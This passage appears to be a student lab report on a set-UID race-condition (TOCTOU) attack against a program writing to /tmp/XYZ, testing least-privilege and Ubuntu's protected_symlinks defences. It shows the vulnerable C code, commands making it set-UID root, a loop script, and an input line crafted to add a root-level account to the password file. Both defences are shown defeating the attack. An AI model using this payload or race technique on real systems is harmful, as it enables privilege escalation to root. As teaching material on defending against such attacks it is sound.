


```
md@md-VirtualBox:~/Desktop$ ./check.sh
bash: ./check.sh: Permission denied
```

Figure 9


Observation: It can be observed that the attack is not successful and check.sh does not terminate.

Task 3: Protection Mechanism B: Principle of Least Privilege




```
#include <stdio.h>
    #include <unistd.h>


    int main()
    {
       char * fn = "/tmp/XYZ";
       char buffer[60];
       FILE *fp;

       /* get user input */
       scanf("%50s", buffer );

        uid_t euid = geteuid();
        uid_t uid = getuid();
        seteuid(uid);

       if(access(fn, W_OK)!=0)
        {
        printf("No permission \n");
        }

        eles

        {

    fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
       }
     seteuid(euid);

}
```

Figure 10



```
md@md-VirtualBox:~/Desktop$ gcc -o vulp3 vulp3.c
vulp3.c: In function ‘main’:
vulp3.c:18:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-functi
on-declaration]
              fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                           ^~~~~~
vulp3.c:18:42: warning: incompatible implicit declaration of built-in function ‘strl
en’
vulp3.c:18:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
vulp3.c:3:1:
+#include <string.h>

vulp3.c:18:42:
              fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                           ^~~~~~
md@md-VirtualBox:~/Desktop$ sudo chown root:root vulp3
[sudo] password for md:
md@md-VirtualBox:~/Desktop$ sudo chmod 4755 vulp3
md@md-VirtualBox:~/Desktop$ ls -l vulp3
-rwsr-xr-x 1 root root 16808 Mar 29 23:51 vulp3
md@md-VirtualBox:~/Desktop$ gcc -o exploit exploit.c
md@md-VirtualBox:~/Desktop$ cat input.txt
test:test1234:0:0::md@md-VirtualBox:~/Desktop$
md@md-VirtualBox:~/Desktop$ ./exploit
```

Figure 11




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Figure 12

Observation: The above screenshots show that we modified the vulnerable program so that we downgrade the privileges before the checks and then revise the privileges at the end of the program. If we perform the same attack again, it doesn't work and we can't update the root owned password file and hence we do not create a new user in the system.


Explanation: The above program downgrades the privileges just before the check. So the EUID will be the real UID. So this passes the access check as usual since the symbolic file points to seed owned file initially. Fopen() checks for the EUID and here the EUID is downgraded to that of the real UID of seed and when the symbolic link points to protected file, seed doesn't have permissions to open that file and the attack fails since we cannot access and modify root owned files.

Task 4: Protection Mechanism C: Ubuntu's Built-in Scheme




```
  GNU nano 2.9.8                        vulp.c

#include <stdio.h>
    #include <unistd.h>


    int main()
    {
       char * fn = "/tmp/XYZ";
       char buffer[60];
       FILE *fp;

       /* get user input */
       scanf("%50s", buffer );

       if(!access(fn, W_OK)){

            fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
       }
       else printf("No permission \n");
}
```

Figure 13



```
md@md-VirtualBox:~/Desktop$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
md@md-VirtualBox:~/Desktop$ gcc -o vulp vulp.c
vulp.c: In function ‘main’:
vulp.c:18:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-functio
n-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^~~~~~
vulp.c:18:42: warning: incompatible implicit declaration of built-in function ‘strle
n’
vulp.c:18:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
vulp.c:3:1:
+#include <string.h>

vulp.c:18:42:
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^~~~~~
md@md-VirtualBox:~/Desktop$ gcc -o exploit exploit.c
md@md-VirtualBox:~/Desktop$ cat repeat.sh
#!/bin/sh
i=0
while [ $i -lt 100000]
do
./vulp < input.txt &
i=`expr $i + 1`

md@md-VirtualBox:~/Desktop$ cat input.txt
test:test1234:0:0::md@md-VirtualBox:~/Desktop$
md@md-VirtualBox:~/Desktop$ ./exploit
```

Figure 14



```
>No  permission
nNo  permission
>No  permission
 No  permission
 No  permission
 No  permission
 No  permission
 No  permission
lNo  permission
nNo  permission
lNo  permission
lNo  permission
nNo  permission
lNo  permission
 No  permission
 No  permission
 No  permission
 No  permission
 No  permission
 No  permission
```

Figure 15

Observation: In the above case we turn on the sticky bit protection and perform the same attack. We find that that attack is not successful as we cannot follow the symlinks from the /tmp directory.

Explanation: This is a built in protection mechanism to prevent such attacks. Hence our attack failed.

1. The protection scheme worked since in this case, the follower is root, and owner of the /tmp directory is root and the symlink owner is seed. From the above screenshot, it can be observed that access will be denied.

2. This isn’t a good protection mechanism as this has a few limitations. The mechanism works only for sticky bit directories like /tmp or /var/tmp. So the attacker can exploit the race condition in other directories and gain access.

3. Limitations:

- Works only for directories where sticky bit is enabled
- The protection mechanism denies access only in a couple of cases as shown as in the above screenshot. In case 5 where the follower is root, the owner of the directory is seed and symlink owner is seed. The attack is successful in that case. This can be exploited and race condition would work in a directory owned by root and root owned file can be modified.

”